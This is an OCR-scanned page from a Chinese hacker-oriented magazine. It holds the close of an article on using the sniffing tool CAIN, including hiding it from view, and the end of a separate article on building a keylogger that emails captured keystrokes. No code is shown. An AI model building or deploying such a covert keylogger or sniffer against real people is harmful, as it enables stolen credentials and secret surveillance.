然后需要恢复的时候再使用Alt+PageUp将其调出来。




图18

文章写到这儿，关于嗅探原理以及CAIN的安装和使用过程就基本介绍完毕了。CAIN的功能非常强大，本文我只是介绍了它最常用的功能而已，有兴趣的读者可以自行查阅相关的资料。

三、结束语

其实，嗅探的工具有很多，CAIN只是其中最典型的一个，它的优点非常明显，就是功能强大，但是缺点也同样很明显，就是文件比较大，需要安装，容易被发现！

（文章中涉及到的CAIN已经收录在了光盘中）

上接454页




图5

我们按F5运行程序，然后找个记事本等程序输入一些信息，此时就可以看到我们的键盘记录程序马上记录下了这些按键信息，如图5。此时，再来到邮箱中进行查看，可以看到邮件也发送成功了，如图6。




图6

一个带有键盘记录和邮件发送功能的强大的键盘记录器就这样诞生了，读者朋友们还可以进一步发挥，对这款小工具进行改造和改进！

（文章中涉及到的相关源代码已经收录在了光盘中）